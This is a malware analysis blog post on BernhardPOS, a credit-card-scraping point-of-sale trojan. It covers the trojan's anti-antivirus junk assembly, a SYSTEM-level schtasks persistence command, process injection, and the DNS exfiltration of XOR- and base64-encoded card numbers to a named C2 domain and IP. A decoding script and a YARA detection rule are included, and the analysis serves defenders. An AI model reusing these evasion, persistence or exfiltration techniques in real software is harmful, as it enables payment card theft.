securitykitten.github.io/2015-07-14-bernhardpos.md at master · malware-kitten/securitykitten.github.io · GitHub

github.com/malware-kitten/securitykitten.github.io/blob/master/_posts/2015-07-14-bernhardpos.md

malware-kitten

malware-kitten/
securitykitten.github.io

Jekyll theme inspired by Swiss design

0 Contributors 0 Issues 0 Stars 0 Forks


Cannot retrieve contributors at this time

layout	title	date
category-post	BernhardPOS	2015-07-14 00:00:00 -0400

Introduction

Yet another new credit card dumping utility has been discovered. BernhardPOS is named after (presumably) its author who left in the build path of `C:\bernhard\Debug\bernhard.pdb` and also uses the name Bernhard in creating the mutex `OPSEC_BERNHARD`. This utility does several interesting things to evade antivirus detection. We'll talk over some of them in depth. Details about the sample, including a hash are available at the end of this writeup.

At the time of discovery it was scoring a low 3/56 detection on VirusTotal.



SHA256: cdcdc7331e3ba74709b0d47e828338c4fcc350d7af9ae06412f2dd16bd9a089f

Detection ratio: 3 / 56

Analysis date: 2015-07-14 01:28:40 UTC (2 hours, 32 minutes ago)

0 0

Analysis | File detail | Additional information | Comments 0 | Votes | Behavioural information

Antivirus	Result	Update
ESET-NOD32	Win32/Spy.Small.NCR	20150714
Kaspersky	UDS:DangerousObject.Multi.Generic	20150714
VBA32	Malware-Cryptor.General.3	20150713
ALYac		20150714

Digging Deeper

By just looking at the strings, it's not entirely obvious what the features of Bernhard are. Pasted below are all of the strings.

```
A 0x4d !This program cannot be run in DOS mode.$
A 0xb0 Rich
A 0x1c0 .textbss
A 0x1e8 .text
A 0x20f `.rdata
A 0x237 @.data
A 0x260 .idata
A 0x287 @.reloc
A 0x3480 OPSEC_BERNHARD
A 0x3634 RSDS
A 0x364c C:\bernhard\Debug\bernhard.pdb
A 0x3d66 Sleep
A 0x3d6e ExitProcess
A 0x3d7c CreateThread
A 0x3d8c lstrlenA
A 0x3d98 lstrcatA
A 0x3da4 VirtualAlloc
A 0x3db4 VirtualFree
A 0x3dc2 GetCurrentProcess
A 0x3dd6 GetLastError
A 0x3de6 CloseHandle
A 0x3df4 GetSystemInfo
A 0x3e04 WideCharToMultiByte
A 0x3e18 KERNEL32.dll
A 0x3e28 CharUpperA
A 0x3e34 USER32.dll
```


The main thread is responsible for running the following items (in order):

- Manually building a base64 dictionary for use later

- Decoding and building imports
- LoadLibraries for later use / Get function addresses
- Create the Mutex
- Adjust/Check Privs
- Set up sockets
- Create Mailslot & Monitor for Credit Card Data
- Set up persistence
- Inject and search for CC data

The reader may notice that imports like ReadProcessMemory, VirtualQueryEx, OpenProcess, etc.. are not present in this strings dump, they will be imported later. These API's are commonly used in credit card dumpers and used to crawl process memory space. Bernhard seems to take some care to not get immediately detected.

These APIs are resolved using standard shellcode practices. It manually parses through Kernel32's PE header to find its list of exported functions, then hashes the name of each one until it matches the hash of the API it's looking for (LoadLibraryA). It uses similar logic to resolve the other API's it needs. It does hide the names of the dll's it needs by decoding them at runtime using the xor key `[0x0B,0x0A,0x17,0x0D,0x1A,0x1F]` (same one used for exfil below). It also xor's the resulting plaintext again when it is finished so they're only plaintext in memory for a tiny sliver of time, likely to try to avoid being caught by memory scans.



While crawling through kernel32's PE header, the shellcode does an interesting trick. To avoid being picked up by AV, the malware places junk instructions in between the MOV operations. Notice the ADD's followed immediately by the SUB, resulting in no change in EAX. This is simply meant to throw off AV scanners that look for the FS[:30] shellcode technique.

```
004115E9   33C0            XOR EAX,EAX
004115EB   83C0 14         ADD EAX,14
004115EE   83E8 14         SUB EAX,14
004115F1   64:A1 30000000  MOV EAX,DWORD PTR FS:[30]
004115F7   83C0 28         ADD EAX,28
004115FA   83E8 28         SUB EAX,28
004115FD   8B40 0C         MOV EAX,DWORD PTR DS:[EAX+C]
00411600   83C0 63         ADD EAX,63
00411603   83E8 63         SUB EAX,63
00411606   8B40 14         MOV EAX,DWORD PTR DS:[EAX+14]
00411609   83C0 78         ADD EAX,78
0041160C   83E8 78         SUB EAX,78
0041160F   8B00            MOV EAX,DWORD PTR DS:[EAX]
00411611   05 DF030000     ADD EAX,3DF
00411616   2D DF030000     SUB EAX,3DF
0041161B   8B00            MOV EAX,DWORD PTR DS:[EAX]
0041161D   83C0 57         ADD EAX,57
00411620   83E8 57         SUB EAX,57
00411623   8B40 10         MOV EAX,DWORD PTR DS:[EAX+10]
00411626   83C0 63         ADD EAX,63
00411629   83E8 63         SUB EAX,63
0041162C   5F              POP EDI
0041162D   5E              POP ESI
```

The string OPSEC_BERNHARD correlates to the name of the mutex. Traditionally a mutex is used to make sure that only one instance of the malware is running on the machine.

```
CALL to CreateMutexA from cdcdc733.004123F2
pSecurity = NULL
InitialOwner = FALSE
MutexName = "OPSEC_BERNHARD"
ntdll.7C910228
```

In addition to creating a mutex, Bernhard will also create a mailslot named ww2. This is used as a temporary storage for the found credit card numbers.

```
MailslotName = "\\.\mailslot\ww2"
MaxMsgSize = FF (255.)
ReadTimeout = WAIT_FOREVER
pSecurity = 0012FDBC
ntdll.7C910201
```

Persistence

To establish persistence on the host, the following command is decoded by the malware and executed. (Where in this case cdcdc7331e3ba74709b0d47e828338c4fcc350d7af9ae06412f2dd16bd9a089f is the filename of the binary)

```
schtasks /create /tn ww /sc HOURLY /tr
\"C:\cdcdc7331e3ba74709b0d47e828338c4fcc350d7af9ae06412f2dd16bd9a089f
 /RU SYSTEM"
```

The options are

```
Task name - ww
Schedule - Hourly
Run as user - System
```

It also sets up an autorun key

```
HKCU\Software\Microsoft\Windows\CurrentVersion\Run\coreService
```

Process Injection

Process Enumeration and Filtering

After all of the initialization code, the sample begins its main injection routine which will run every 3 minutes indefinitely. Like most POS samples, it iterates over running processes. Unlike most, (which use CreateToolhelp32Snapshot) it uses ZwQuerySystemInformation (/w SystemInformationClass = SystemProcessInformation). This returns an array of structures describing each process running on the system. The malware then iterates over these structures, passing each pid and process name to a filtering function which determines whether to inject or not. The following processes are blacklisted (not an exhaustive list, just the ones skipped over on my personal analysis machine):

- PID 0
- PID 4
- Itself
- csrss.exe
- winlogon.exe
- lsass.exe
- svchost
- explorer
- alg.exe
- wscntfy.exe

Injection

Once a process has passed the filtering the actual injection occurs:

1. ZwQueryInformationProcess is used to get the address of the PEB in the remote process.
2. The PEB is read. One of the fields in the PEB contains the load address of the target module.
3. The first 40 bytes of the remote process are read. A marker of 0x029A is written in the header of the remote process (offset 0x24). This appears to never be referenced again which is strange.
4. Standard code injection via WriteProcessMemory & CreateRemoteThread is used to deploy the CC track data scraper to the remote process.

Injected Code

The injected code just iterates over all virtual memory sections in the remote process. If a memory section has property MEM_COMMIT and access PAGE_READ_WRITE, then the code begins searching for valid track data using a custom algorithm. When valid track data is found, it is immediately sent to the mailslot. The main process reads them from the mailslot, verifies them /w Luhn's and sends them out to the C2 (See Exfiltration). The following code is a similar implementation to how the authors implemented Luhns.

```
int IsValidCC(const char* cc,int CClen)
 {
     const int m[] = {0,2,4,6,8,1,3,5,7,9}; // mapping for rule 3
     int i, odd = 1, sum = 0;
     for (i = CClen; i--; odd = !odd) {
         int digit = cc[i] - '0';
         sum += odd ? digit : m[digit];
     }
     return sum % 10 == 0;
 }
```

Exfiltration

Exfiltration is done via DNS to 29a.de. (5.101.147.126)

The C2 is manually constructed

```
mov     [ebp+var_7], '2'
mov     [ebp+var_6], '9'
mov     [ebp+var_5], 'a'
mov     [ebp+var_4], 2
mov     [ebp+var_3], 'd'
mov     [ebp+var_2], 'e'
mov     [ebp+var_1], 0
```

and a DNS request looks like the following.

The credit card numbers in the DNS requests are base64 encoded and xor'd using a key of "0B 0A 17 0D 1A 1F". With the following simple ruby script these can be decoded.

```
require 'base64'
xor_key = [0x0B,0x0A,0x17,0x0D,0x1A,0x1F]
request =
"PzMnPiosOD4nOCwuOzomPS4nNjovPS8uOzsnNCstODkjOCwoMwAA.29a.de"
cc_num = request.split(".").first
enc_num = Base64.decode64(cc_num)
count = 0
enc_num.bytes.each do |byte|
    print "#{((byte ^ xor_key[count % xor_key.length]) % 0xff).chr}"
    count += 1
end

=begin
#example dns query
#16    43.022113000    10.0.2.15    5.101.147.126    DNS    119
Standard query 0x0065  A
PzMnPiosOD4nOCwuOzomPS4nNjovPS8uOzsnNCstODkjOCwoMwAA.29a.de
#running the script
4903033405610010 48=080510109123345678
=end
```

Virustotal DNS also has some interesting history on the IP 5.101.147.126

5.101.147.126 IP address information

Geolocation	
Country	GB
Autonomous System	42831 (UK Dedicated Servers Limited)

Passive DNS replication

VirusTotal's passive DNS only stores address records. **The following domains resolved to the given IP address.**

2015-03-17	thefastbrain.com
2014-01-13	goop2.pw
2014-01-13	goop3.pw
2014-01-13	goop4.pw
2013-12-30	extremejuster.com
2013-12-30	faak2.pw
2013-12-30	worldclasshostingx.com
2013-12-27	burg2.pw
2013-12-27	burg3.pw
2013-12-27	burg4.pw

Detection

The following yara rule will detect BernhardPOS.

```
rule BernhardPOS {
   meta:
     author = "Nick Hoffman / Jeremy Humble"
     last_update = "2015-07-14"
     source = "Booz Allen Inc."
     description = "BernhardPOS Credit Card dumping tool"
   strings:
     /*
     33C0        xor    eax, eax
     83C014        add    eax, 0x14
     83E814        sub    eax, 0x14
     64A130000000        mov    eax, dword ptr fs:[0x30]
     83C028        add    eax, 0x28
     83E828        sub    eax, 0x28
     8B400C        mov    eax, dword ptr [eax + 0xc]
     83C063        add    eax, 0x63
     83E863        sub    eax, 0x63
     8B4014        mov    eax, dword ptr [eax + 0x14]
     83C078        add    eax, 0x78
     83E878        sub    eax, 0x78
     8B00        mov    eax, dword ptr [eax]
     05DF030000        add    eax, 0x3df
     2DDF030000        sub    eax, 0x3df
     8B00        mov    eax, dword ptr [eax]
     83C057        add    eax, 0x57
     83E857        sub    eax, 0x57
     8B4010        mov    eax, dword ptr [eax + 0x10]
     83C063        add    eax, 0x63
     */
     $shellcode_kernel32_with_junk_code = { 33 c0 83 ?? ?? 83 ?? ??
64 a1 30 00 00 00 83 ?? ?? 83 ?? ?? 8b 40 0c 83 ?? ?? 83 ?? ?? 8b 40
14 83 ?? ?? 83 ?? ?? 8b 00 ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? 8b 00 83 ??
?? 83 ?? ?? 8b 40 10 83 ?? ?? }
     $mutex_name = "OPSEC_BERNHARD"
     $build_path = "C:\\bernhard\\Debug\\bernhard.pdb"
     /*
     55        push    ebp
     8BEC        mov    ebp, esp
     83EC50        sub    esp, 0x50
     53        push    ebx
     56        push    esi
     57        push    edi
     A178404100        mov    eax, dword ptr [0x414078]
     8945F8        mov    dword ptr [ebp - 8], eax
     668B0D7C404100        mov    cx, word ptr [0x41407c]
     66894DFC        mov    word ptr [ebp - 4], cx
     8A157E404100        mov    dl, byte ptr [0x41407e]
     8855FE        mov    byte ptr [ebp - 2], dl
     8D45F8        lea    eax, dword ptr [ebp - 8]
     50        push    eax
     FF150CB04200        call    dword ptr [0x42b00c]
     8945F0        mov    dword ptr [ebp - 0x10], eax
```

```
    C745F400000000        mov    dword ptr [ebp - 0xc], 0
    EB09        jmp    0x412864
    8B45F4        mov    eax, dword ptr [ebp - 0xc]
    83C001        add    eax, 1
    8945F4        mov    dword ptr [ebp - 0xc], eax
    8B4508        mov    eax, dword ptr [ebp + 8]
    50        push    eax
    FF150CB04200        call    dword ptr [0x42b00c]
    3945F4        cmp    dword ptr [ebp - 0xc], eax
    7D21        jge    0x412894
    8B4508        mov    eax, dword ptr [ebp + 8]
    0345F4        add    eax, dword ptr [ebp - 0xc]
    0FBE08        movsx    ecx, byte ptr [eax]
    8B45F4        mov    eax, dword ptr [ebp - 0xc]
    99        cdq
    F77DF0        idiv    dword ptr [ebp - 0x10]
    0FBE5415F8        movsx    edx, byte ptr [ebp + edx - 8]
    33CA        xor    ecx, edx
    8B4508        mov    eax, dword ptr [ebp + 8]
    0345F4        add    eax, dword ptr [ebp - 0xc]
    8808        mov    byte ptr [eax], cl
    EBC7        jmp    0x41285b
    5F        pop    edi
    5E        pop    esi
    5B        pop    ebx
    8BE5        mov    esp, ebp
    5D        pop    ebp
    */
    $string_decode_routine = { 55 8b ec 83 ec 50 53 56 57 a1 ?? ??
?? ?? 89 45 f8 66 8b 0d ?? ?? ?? ?? 66 89 4d fc 8a 15 ?? ?? ?? ?? 88
55 fe 8d 45 f8 50 ff ?? ?? ?? ?? ?? 89 45 f0 c7 45 f4 00 00 00 00 ??
?? 8b 45 f4 83 c0 01 89 45 f4 8b 45 08 50 ff ?? ?? ?? ?? ?? 39 45 f4
?? ?? 8b 45 08 03 45 f4 0f be 08 8b 45 f4 99 f7 7d f0 0f be 54 15 f8
33 ca 8b 45 08 03 45 f4 88 08 ?? ?? 5f 5e 5b 8b e5 5d }
  condition:
    any of them
}
```

Conclusion

What makes BernhardPOS stand out is the use of code that continues to evade AV detection. Between manually resolving imports when they are needed and inserting junk code between legit operations, this malware stays successfully hidden. It manually encodes the strings that it needs to in order to evade a simple string based rule. And it doesn't heavily pack or encrypt itself in a way that would set off high entropy rules. In most network scenarios, DNS is a port left wide open due to machines needing

to communicate with one another and the larger Internet. Leveraging DNS allows the malware authors to not worry about being blocked by a firewall or hindered by network restrictions.

There doesn't seem to be a stop to attacks on point of sale machines. By using the same technique of finding credit card information in a processes memory space, malware samples like these continue to be successful.

Sample Details

Checksums

```
Filename -
cdcdc7331e3ba74709b0d47e828338c4fcc350d7af9ae06412f2dd16bd9a089f
MD5Sum   - e49820ef02ba5308ff84e4c8c12e7c3d
SHA1     - a0601921795d56be9e51b82f8dbb0035c96ab2d6
SHA256   -
cdcdc7331e3ba74709b0d47e828338c4fcc350d7af9ae06412f2dd16bd9a089f
SHA512   -
c693533d68f38cf2d7107c14b1c2fa1157dc16fc93a976851de59e8ab819898a53810

IMPHash  - fd8af1cc60e7046c1e08e4d95bac68f7
PEHash   - ece74afd17d0d18d819d687ea550cad97d703e94
```